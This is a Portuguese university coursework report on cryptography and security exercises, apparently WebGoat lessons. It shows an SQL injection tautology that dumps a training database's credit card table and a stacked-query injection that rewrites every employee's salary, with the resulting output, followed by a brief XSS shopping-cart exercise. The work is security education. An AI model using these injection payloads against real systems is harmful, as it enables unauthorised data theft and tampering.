

# MESTRADO EM MATEMÁTICA E CIÊNCIAS DA COMPUTGAÇÃO TRABALHO DE EXTRUTURA CRIPTOGRÁFICA

### Trabalho da aula14


#### Autores:

Nunes Tchimúa Mucuata Rafael – PG35975

Paulina da Silva Orlando Suquina – PG35020

Osvado Pedro Candeia Jamba – PG35963

# Pergunta 1.1- String SQL Injection Ao fazermos experiência usando Smith, obtivemos:



# Com a tautalogia 1'=1', vamos obter :

#### General Goal(s):

The form below allows a user to view their credit card numbers. Try to inject an SQL string that results in all the credit card numbers being displayed. Try the user name of 'Smith'.

 Now that you have successfully performed an SQL injection, try the same type of attack on a parameterized query. Restart the lesson if you wish to return to the injectable query.

SELECT \* FROM user\_data WHERE last\_name = 'smith' OR '1'='1'

| USERID | FIRST_NAME | LAST_NAME            | CC_NUMBER     | CC_TYPE | COOKIE | LOGIN_COUNT |
|--------|------------|----------------------|---------------|---------|--------|-------------|
| 101    | Joe        | Snow                 | 987654321     | VISA    |        | 0           |
| 101    | Joe        | Snow                 | 2234200065411 | MC      |        | 0           |
| 102    | John       | Smith                | 2435600002222 | МС      | E      | 0           |
| 102    | John       | Smith                | 4352209902222 | AMEX    | - ×    | 0           |
| 103    | Jane       | Plane                | 123456789     | MC      |        | 0           |
| 103    | Jane       | Plane                | 333498703333  | AMEX    |        | 0           |
| 10312  | Jolly      | Hershey              | 176896789     | MC      |        | 0           |
| 10312  | Jally      | Hershey              | SEEEUUUUEEEE  | AMEX    |        | n           |
| 10323  | Grumpy     | youaretheweakestlink | 673834489     | мс      |        | 0           |
| 10323  | Grumpy     | youaretheweakestlink | 33413003333   | AMEX    |        | 0           |
| 15603  | Peter      | Sand                 | 123609789     | MC      |        | 0           |
| 15603  | Peter      | Sand                 | 338893453333  | AMEX    |        | 0           |
| 15613  | Joesph     | Something            | 33843453533   | AMEX    |        | 0           |



## Pergunta 1.3 – Database backdoors

#### R: usando a técnica update é possível alterar o salário:

Stage 1: Use String SQL Injection to execute more than one SQL Statement. The first stage of this lesson is to teach you how to use a vulnerable field to create two SQL statements. The first is the system's while the second is totally yours. Your account ID is 101. This page allows you to see your password, ssn and salary. Try to inject another update to update salary to something higher User ID:

| select userid, password, ssn, salary, email from employee where userid=101 |          |             |        |                   |  |  |  |  |  |  |  |
|--|----------|-------------|--------|-------------------|--|--|--|--|--|--|--|
| Submi  | t]       |             |        |                   |  |  |  |  |  |  |  |
| User ID  | Password | SSN         | Salary | E-Mail            |  |  |  |  |  |  |  |
| 101  | larry    | 386-09-5451 | 55000  | larry@stooges.com |  |  |  |  |  |  |  |

### Usando a técnica da tautalogia, concretiza-se o update de todas as contas:

select userid, password, ssn, salary, email from employee where userid=101 or 1=1; update employee set salary=10000 Submit User ID Password SSN Salary E-Mail 101 386-09-5451 larry 10000 larry@stooges.com 102 936-18-4524 mae 10000 moe@stooges.com 103 961-08-0047 curly 10000 curly@stooges.com 104 eric 445-66-5565 10000 eric@modelsrus.com 105 tom 792-14-6364 10000 tom@wb.com 106 erry 858-55-4452 10000 jerry@wb.com 107 david 439-20-9405 10000 david@modelsrus.com 108 707-95-9482 bruce 10000 bruce@modelsrus.com 109 sean 136-55-1046 10000 sean@modelsrus.com 110 joanne 789-54-2413 10000 joanne@modelsrus.com 111 john 129-69-4572 10000 john@guns.com 112 socks 111-111-1111 10000 neville@modelsrus.com

#### Pergunta 2.1

R: Com o preenchimento de todos os campos disponíveis com script, resultou em:

# **Shopping Cart**

| Shopping Cart Items To Buy Now                                    | Price   | Quantity | Total     |  |
|---|---------|----------|-----------|--|
| Studio RTA - Laptop/Reading Cart with<br>Tilting Surface - Cherry | 69.99   | [1       | \$69,99   |  |
| Dynex - Traditional Notebook Case                                 | 27.99   | 2        | \$55.98   |  |
| Hewlett-Packard - Pavilion Notebook<br>with Intel Centrino        | 1599.99 | [1       | \$1599.99 |  |
| 3 - Year Performance Service Plan<br>\$1000 and Over              | 299,99  | 3        | \$899.97  |  |

The total charged to your credit card:

Enter your credit card number:

Enter your three digit access code:

Purchase

\$2625.93

UpdateCart

UpdateCart